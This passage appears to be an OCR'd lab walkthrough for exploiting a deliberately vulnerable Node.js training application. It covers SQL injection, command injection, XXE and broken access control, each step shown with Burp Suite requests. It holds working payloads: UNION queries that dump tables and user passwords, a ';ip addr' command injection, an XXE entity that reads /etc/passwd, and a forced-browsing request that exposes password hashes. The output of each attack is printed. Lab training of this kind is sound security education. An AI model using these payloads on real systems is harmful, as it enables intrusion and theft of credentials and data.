


Extracting data

Step 1: In the POST request in Repeater, modify the login parameter in POST body to `1' ORDER BY 3 -- //` and forward the request. Notice that the application returns an internal error. Modify the parameter to `1' ORDER BY 2 -- //` and notice the application doesn't generate an internal error

Step 2: In the POST request in Repeater, modify the login parameter in POST body to `1' UNION SELECT concat(database(),'%3b ',@@version,'%3b ',@@hostname),2 -- //` and forward the request

Step 3: In the POST request in Repeater, modify the login parameter in POST body to `1' UNION SELECT 1,group_concat(TABLE_NAME) FROM information_schema.TABLES WHERE table_schema like 'dvna' -- //` and forward the request




Step 4: In the POST request in Repeater, modify the login parameter in POST body to `' UNION SELECT 1,group_concat(DISTINCT column_name) from information_schema.columns where table_schema='dvna' -- //` and forward the request


Step 4: In the POST request in Repeater, modify the login parameter in POST body to `' UNION SELECT group_concat(DISTINCT name,"%3b",password),1 from Users -- //` and forward the request

Command Injection


Step 1: Click on `"A1: Injection" > "Command Injection: Network Connectivity Test"`




Step 2: On the "Test System Connectivity" page, enter `8.8.8.8` in the Address field and click Enter. Capture the request that is made using Burp Intercept



Step 4: Send the intercepted request to Burp Repeater(CTRL+R) and navigate to repeater(CTRL+SHIFT+R)



Step 3: In the POST request in Repeater, modify the "address" parameter in POST body to `8.8.8.8;ip addr` and forward the request. The OS executes the `nslookup 127.0.0.1` and the `ip addr` commands and provides the output to the client.




A4 - XML External Entity (XXE) Injection

> XML External Entity (XXE) Injection occurs when XML parsers allow for the processing of external XML entities. These external entities can reference files on the local file system or even share drives. The successful exploitation of XXE can result in the ability to compromise read arbitrary files on the remote server, mapping of internal networks, and in some cases it can lead to remote code execution.


XML External Entity (XXE) Injection

Step 1: Navigate to `"A4: XML External Entities" > XXE: Import Products`. Notice that "Bulk Import Products" feature has a file upload functionality




Step 2: Let's upload valid, benign XML file and observe the application behaviour. Save the following XML snippet into the file and save it with `.xml` extension and upload it using "Bulk Import Products" feature. Intercept the POST request made using Burp

```
<products>
    <product>
        <name>Xbox One</name>
        <code>23</code>
        <tags>gaming console</tags>
        <description>Gaming console by Microsoft</description>
    </product>
    <product>
        <name>Playstation 4</name>
        <code>26</code>
        <tags>gaming console</tags>
        <description>Gaming console by Sony</description>
    </product>
</products>
```



Step 3: Send the intercepted request to Burp Repeater(CTRL+R) and navigate to repeater(CTRL+SHIFT+R)

Step 4: Forward the request in repeater and follow redirection. notice that the XML is parsed and the application created a table with the XML data provided



Step 5: Let's check if the XML parser allows external entity expansion. In the request body of the POST request in the repeater, modify the XML payload to the following. Forward the request and follow redirection. Notice that the XML parser expanded the entity and the product description is updated

```
<!DOCTYPE test [<!ENTITY desc "I love this product!">]>
<products>
    <product>
        <name>Television</name>
        <code>100</code>
        <tags>entertainment</tags>
        <description>&desc;</description>
    </product>
</products>
```

```
Upgrade-Insecure-Requests: 1

-----------------------------154179275013707079347673922 32
Content-Disposition: form-data; name="products"; filename="test.xml"
Content-Type: text/xml

<!DOCTYPE test [<!ENTITY desc "I love this product!">]>
  <products>
    <product>
      <name>Television</name>
         <code>100</code>
         <tags>entertainment</tags>
         <description>&desc;</description>
    </product>
  </products>


-----------------------------154179275013707079347673922 32
```

```
                <td>
                    <a href='/app/modifyproduct?id=9'>Edit</a>
                </td>
            </tr>

            <tr>
                <td>17</td>
                <td>Television</td>
                <td>100</td>
                <td>entertainment</td>
                <td>I love this product!</td>
                <td>
                    <a href='/app/modifyproduct?id=17'>Edit</a>
                </td>
            </tr>
```

Step 6: Let's use an XML external entity to read files on the remote server. In the request body of the POST request in the repeater, modify the XML payload to the following. Forward the request and follow redirection. Notice that the XML parser processed the external entity and the product description is updated with contents of `/etc/passwd` on the remote server where the XML parser is running

```
<!DOCTYPE foo [<!ELEMENT foo ANY >
<!ENTITY bar SYSTEM "file:///etc/passwd" >]>
<products>
   <product>
      <name>Playstation 4</name>
      <code>274</code>
      <tags>gaming console</tags>
      <description>&bar;</description>
   </product>
</products>
```

```
                <td>9</td>
                <td>Playstation 4</td>
                <td>274</td>
                <td>gaming console</td>
                <td>root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:103:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:104:systemd Network
Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:105:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:106:systemd Bus Proxy,,,:/run/systemd:/bin/false
node:x:1000:1000::/home/node:/bin/bash
</td>
```

A5 - Broken Access Control

> Most web apps verify function level access before making that functionality visible in the UI. However, apps need to perform the same checks on the server when each function is accessed. Otherwise, attackers will be able to forge requests to access functionality without proper authorization.

Missing Function Level Access Control

Step 1: Login as a non-admin user and navigate to admin dashboard at `/app/admin`. Intercept the request in Burp suite


Step 2: Send the intercepted request to Burp Repeater(CTRL+R) and navigate to repeater(CTRL+SHIFT+R)

Step 3: Forward the request in repeater and notice that there is a URL in the response body `/app/admin/users`

```
GET /app/admin HTTP/1.1
Host: localhost:9090
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:62.0)
Gecko/20100101 Firefox/62.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,
*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
http://localhost:9090/learn/vulnerability/a5_broken_ac
cess_control
Cookie:
connect.sid=s%3Aw3KCjN4yWeKm88EHXAdNC9BTVAWT85a7.V3ah0
KNMKki%2FJAve7194MrQ8HIanpm2d2N7n47mrL%2FE
Connection: close
Upgrade-Insecure-Requests: 1
Pragma: no-cache
```

```
    <div class='container' style='min-height:
450px'><div class='row'><div class='col-md-12'>

        <div class='row'>
            <div class='col-md-12'>
                <div class='page-header'>
                    <h2>Admin Dashboard</h2>
                        </div>
                <div id='admin-body' class='page-body'>
                    <a href='/app/admin/users'>List
Users</a><br>
                </div>
                <div id='user-body' class='page-body'>
                    You are not an Admin<br>
                </div>
            </div>
        </div>
    </div></div></div>
```


Step 4: Modify the GET request and give the resource path as `/app/admin/users`. In the response, notice that there an XHR request being made to `/app/admin/usersapi`



```
GET /app/admin/users HTTP/1.1
Host: localhost:9090
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:62.0)
Gecko/20100101 Firefox/62.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,
*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
http://localhost:9090/learn/vulnerability/a5_broken_ac
cess_control
Cookie:
connect.sid=s%3Aw3KCjN4yWeKm88EHXAdNC9BTVAWT85a7.V3ah0
KNMKki%2FJAve7194MrQ8HIanpm2d2N7n47mrL%2FE
Connection: close
Upgrade-Insecure-Requests: 1
Pragma: no-cache
Cache-Control: no-cache
```

```
                }
                else if (xmlhttp.status == 400) {
                   console.log('There was an error
400');
                }
                else {
                   console.log('something else other
than 200 was returned');
                }
             }
          };

          xmlhttp.open("GET", "/app/admin/usersapi",
true);
          xmlhttp.send();
       }
       loadUsers();
    </script>
</body>
</html>
```

Step 4: Modify the GET request and give the resource as `/app/admin/usersapi` . In the response, notice that the application returns sensitive user details



```
GET /app/admin/usersapi HTTP/1.1
Host: localhost:9090
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:62.0)
Gecko/20100101 Firefox/62.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,
*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
http://localhost:9090/learn/vulnerability/a5_broken_ac
cess_control
Cookie:
connect.sid=s%3Aw3KCjN4yWeKm88EHXAdNC9BTVAWT85a7.V3ah0
KNMKki%2FJAve7194MrQ8HIanpm2d2N7n47mrL%2FE
Connection: close
Upgrade-Insecure-Requests: 1
Pragma: no-cache
Cache-Control: no-cache
```


```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 1178
ETag: W/"49a-gmZmkCM0MCLeQqU8Eouu65kziIs"
Date: Thu, 23 Aug 2018 09:22:49 GMT
Connection: close

{"success":true,"users":[{"id":1,"name":"tester","login":"
tester","email":"tester@grr.la","password":"$2a$10$Z7Vb1K
0XNvDFaDQSdXPs3OEFgVsg3t3yvcDjNKXJDOjZ.sNi7lF1q","role":n
ull,"createdAt":"2018-08-22T10:19:14.000Z","updatedAt":"2
018-08-22T10:19:14.000Z"},{"id":2,"name":"zet","login":"z
et","email":"zet@gmail.com","password":"$2a$10$D8OaSkYiaZ
F5AdpsS/Ga8O7CCZ5mu39oYmfSnA24tRUcJWpg4quuK","role":null,
"createdAt":"2018-08-22T10:28:01.000Z","updatedAt":"2018-
08-22T10:28:01.000Z"},{"id":3,"name":"Durden","login":"Du
rden","email":"durden@grr.la","password":"$2a$10$2yVTI0a2
gY4/DAt3fFwwGOmGDFd4qmEBLkAQVLKXU8lADxgkfUMQe","role":nul
l,"createdAt":"2018-08-23T03:45:37.000Z","updatedAt":"201
8-08-23T03:45:37.000Z"},{"id":4,"name":"tester1","login":
```

A6 - Security Misconfiguration

> Web servers and applications can leak information and allow attackers to take control over systems using misconfigurations either arising out of weak defaults, hidden applications or via enhanced functionality that causes the app to become vulnerable.

Security Misconfiguration

